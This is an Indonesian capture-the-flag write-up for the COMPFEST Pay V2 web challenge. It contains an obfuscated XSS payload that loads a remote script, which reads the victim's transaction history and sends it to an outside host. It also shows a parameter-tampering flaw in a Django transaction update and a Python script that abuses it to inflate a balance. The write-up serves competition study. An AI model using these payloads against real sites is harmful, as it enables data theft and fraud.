
Boys Who Cry



kosong
nyxsorcerer
Linz

Daftar Isi

WEB

COMPFEST Pay V2 (499 pts)

Diberikan sebuah soal dengan sebuah *attachment* dan 2 hints.

HINT #1

> Rich person always transfer their money to the fictive account to avoid taxes. Maybe you can steal it?

HINT #2

> The easiest way to get rich is to claim others transactions

Views.py


```python
from django.contrib import messages
from django.contrib.auth.decorators import login_required
from django.contrib.auth.hashers import check_password
from django.core.exceptions import ValidationError
from django.http import QueryDict
from django.shortcuts import redirect, resolve_url
from django.views.decorators.http import require_POST, require_GET

from uuid import uuid4

from accmanager.models import AccountModel
from compfestpay2.secret import FLAG, FLAG_PRICE
from transaction.forms import TransactionForm
from transaction.models import TransactionModel

@login_required(login_url='accmanager:login')
@require_POST
def buyflag(req):
```

```
    try:
        trx_pwd = req.POST['transaction_password']
        acc = AccountModel.objects.get(username = req.user.username)
        if not check_password(trx_pwd, acc.transaction_password):
            raise Exception('You have entered wrong transaction
password.')
        if acc.balance < FLAG_PRICE:
            raise Exception('Sorry, you are not that rich.')
        acc.balance -= FLAG_PRICE
        acc.save()
        messages.success(req, f'Here is your flag: {FLAG}')
    except ValidationError as e:
        messages.error(req, e.message)
    except Exception as e:
        messages.error(req, str(e))
    url_redirect = resolve_url('accmanager:dashboard') + "#flag"
    return redirect(url_redirect)

@login_required(login_url='accmanager:login')
@require_POST
def create_trx(req):
    try:
        postBody = QueryDict(f'id={uuid4()}&sender={req.user.username}',
True)
        postBody.update(req.POST)
        trxForm = TransactionForm(postBody)
        if trxForm.is_valid():
            trxForm.save()
            messages.success(req, 'Transaction successfully created.')
        err = trxForm.errors.as_data()
        for v in err.values():
            raise v[0]
    except ValidationError as e:
        messages.error(req, e.message)
    except Exception as e:
        messages.error(req, str(e))
    url_redirect = resolve_url('accmanager:dashboard') + "#send"
    return redirect(url_redirect)
```


```
@login_required(login_url='accmanager:login')
@require_POST
def update_trx(req, id):
    try:
        postBody = QueryDict(f'id={id}', True)
        postBody.update(req.POST)
        transaction = TransactionModel.objects.get(id = id)
        trxForm = TransactionForm(postBody, instance=transaction)
        if trxForm.is_valid():
            trxForm.save(update = True)
            messages.success(req, 'Transaction message successfully
modified.')
        err = trxForm.errors.as_data()
        for v in err.values():
            raise v[0]
    except ValidationError as e:
        messages.error(req, e.message)
    except Exception as e:
        messages.error(req, str(e))
    return redirect('history:sent')

@login_required(login_url='accmanager:login')
@require_GET
def delete_trx(req, id):
    try:
        transaction = TransactionModel.objects.get(id = id)
        amount = transaction.amount
        sender = transaction.sender
        recipient = transaction.recipient
        if sender.username != req.user.username:
            raise Exception(f'Failed to cancel. Transaction
{transaction.id} is not yours.')
        if recipient.balance < amount:
            raise Exception(f'Failed to cancel. Transaction
{transaction.id} is suspicious.')

        sender.balance += amount
        sender.save()
        recipient.balance -= amount
```

```
        recipient.save()
        transaction.delete()

        messages.success(req, 'Transaction successfully canceled.')
    except ValidationError as e:
        messages.error(req, e.message)
    except Exception as e:
        messages.error(req, str(e))
    return redirect('history:sent')
```

Pada awal melakukan registrasi, kita langsung diberikan saldo sebesar ξ50.




Berdasarkan soal COMPFEST Pay yang pertama, kita memerlukan XSS untuk mengambil koin pada user lain. Langsung saja kami mencoba menginputkan payload XSS.




Sepertinya beberapa keyword dan simbol berada dalam daftar blacklist. Kami mencoba melakukan beberapa analisa dan menemukan bahwa keyword yang di banned adalah.

- $
- .
- Script
- Get
- Post

Dari analisa tersebut kami berhasil mendapatkan xss dengan payload seperti berikut





Karena setiap transaksi memerlukan penggunaan password, maka kami tidak dapat melakukan hal yang sama lagi.

Langsung saja kami melakukan analisa kode yang diberikan.


views.py

```
@login_required(login_url='accmanager:login')
@require_POST
def update_trx(req, id):
```

```
    try:
        postBody = QueryDict(f'id={id}', True)
        postBody.update(req.POST)
        transaction = TransactionModel.objects.get(id = id)
        trxForm = TransactionForm(postBody, instance=transaction)
        if trxForm.is_valid():
            trxForm.save(update = True)
            messages.success(req, 'Transaction message successfully
modified.')
        err = trxForm.errors.as_data()
        for v in err.values():
            raise v[0]
    except ValidationError as e:
        messages.error(req, e.message)
    except Exception as e:
        messages.error(req, str(e))
    return redirect('history:sent')
```


Pada potongan kode tersebut, semua request POST kita akan dimasukan ke dalam QueryDict. Maka kita dapat melakukan *parameter tampering*. Dengan menambahkan parameter *amount* untuk memanipulasi transaksi kami.

Before




```
POST /transaction/89bce1df-2ade-4283-88b8-76a2869ce45e/update/ HTTP/1.1
Host: 103.152.242.56:6901
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
… snip - snip …

csrfmiddlewaretoken=Z2U93UdLPzBIY80FFIrH2a8TIQ4N1s9wGcXnfoHHDpskqHecSLqGIPgsNd
1yX2hD&msg=%3Cimg+src%3D%22x%22+onerror%3D%22alert%281%29%22%3E&transaction_pa
ssword=nyx&amount=49
```


After




Note: Ketika kami melakukan modify amount diatas nilai saldo, perubahan akan ditolak.

Kami berhasil mengubah nominal amount. Langsung saja kami lakukan delete transaksi tersebut.


Saldo awal *nyxsorcerer*



Saldo akhir *nyxsorcerer*



Saldo akhir YaeMiko_emang_cantik



Oke dengan kerentanan diatas kami berhasil melakukan pencurian saldo.
Langsung saja kami simpulkan temuan yang kami temukan:

- XSS pada message dengan beberapa blacklist
- Parameter tampering pada update transaksi

Berdasarkan hint #1, langsung saja kami melakukan XSS dan mendapatkan informasi history transaksi dari user richGuy.


Karena batasan pada inputan dan payload kita akan otomatis di lowercase, kami menggunakan hex encoding untuk membypass batasan tersebut.

```
<img src="x"
onerror="eval('\x24'+'\x2ege'+'t\x53c'+'ript(`//192.3.81.170:1112/x.js`)')">
```

x.js

```
function getData() {
   let url = "/api/v1/history/sent/"
   $.getJSON(url, function(data){

fetch('http://192.3.81.170:2234/?'+btoa(JSON.stringify(data['data'])))
   })
}

getData();
```

Oke, payload kita sudah di eksekusi oleh user richGuy dan kami mendapatkan informasi history transaksi tersebut.



Ok, kami berhasil mendapatkan username yang perlu di curi.
Karena melakukan parameter tampering tidak bisa melebihi jumlah saldo, langsung saja kami membuat otomasinya


```
import requests as req
from bs4 import *
import json
'''
   Sorry if its really messy and buggy >_<
'''
r = req.Session()
balance, id = 0, ""
def login():
```

```
    b = BeautifulSoup(r.get('http://103.152.242.56:6901/login/').text,
'html.parser')
    token = b.find('input', {'name':'csrfmiddlewaretoken'})['value']
    print("[+] Logged in as YaeMiko_emang_cantik:nyx")
    (r.post('http://103.152.242.56:6901/login/',
data={'username':'YaeMiko_emang_cantik', 'password':'nyx',
'csrfmiddlewaretoken':token}))

def getBalance():
    b =
BeautifulSoup(r.get('http://103.152.242.56:6901/dashboard/').text,
'html.parser')
    global balance
    balance = (int(b.find('text',
{'style':'font-size:85px;fill:#ffffff;font-weight:300;line-height:1.25;f
ont-family:Nunito,sans-serif;'}).text.replace(" ", "").replace("\n",
"").replace(",", "")[1:]))
    print("[+] Balance " + str(balance))

def creatTrx():
    b =
BeautifulSoup(r.get('http://103.152.242.56:6901/dashboard/').text,
'html.parser')
    token = b.find('input', {'name':'csrfmiddlewaretoken'})['value']
    print("[+] Create Transaction")
    (r.post("http://103.152.242.56:6901/transaction/send/",
data={"csrfmiddlewaretoken":token, "recipient":"minions106", "msg":"a",
"amount":1, "transaction_password":"nyx"}))

def updateTrx(bal):
    s_bal = bal - 1
    b =
BeautifulSoup(r.get('http://103.152.242.56:6901/dashboard/').text,
'html.parser')
    token = b.find('input', {'name':'csrfmiddlewaretoken'})['value']
    print("[+] Update Transaction")
    global id
    id =
(json.loads(r.get("http://103.152.242.56:6901/api/v1/history/sent/").tex
```


```
t)["data"][0]["id"])
    (r.post(f"http://103.152.242.56:6901/transaction/{id}/update/",
data={"csrfmiddlewaretoken":token, "transaction_password":"nyx",
"msg":"a", "amount":s_bal}))

def cancelTrx(id):
    print("[+] Cancel Transcation")
    r.get(f'http://103.152.242.56:6901/transaction/{id}/delete/')

login()
while balance < 1000000000:
    getBalance()
    print(balance)
    creatTrx()
    updateTrx(balance)
    cancelTrx(id)
```

```
→  compfest-pay-v2-master-public python3 solv.py
[+] Logged in as YaeMiko_emang_cantik:nyx
[+] Balance 97
97
[+] Create Transaction
[+] Update Transaction
[+] Cancel Transcation
[+] Balance 192
192
[+] Create Transaction
[+] Update Transaction
[+] Cancel Transcation
[+] Balance 382
382
[+] Create Transaction
[+] Update Transaction
[+] Cancel Transcation
[+] Balance 762
762
[+] Create Transaction
[+] Update Transaction
[+] Cancel Transcation
[+] Balance 1522
1522
[+] Create Transaction
[+] Update Transaction
[+] Cancel Transcation
[+] Balance 3042
3042
```

Setelah sekian lama kami menunggu, akhirnya saldo kami mencapai 1 milyar




Langsung saja kami membeli flag

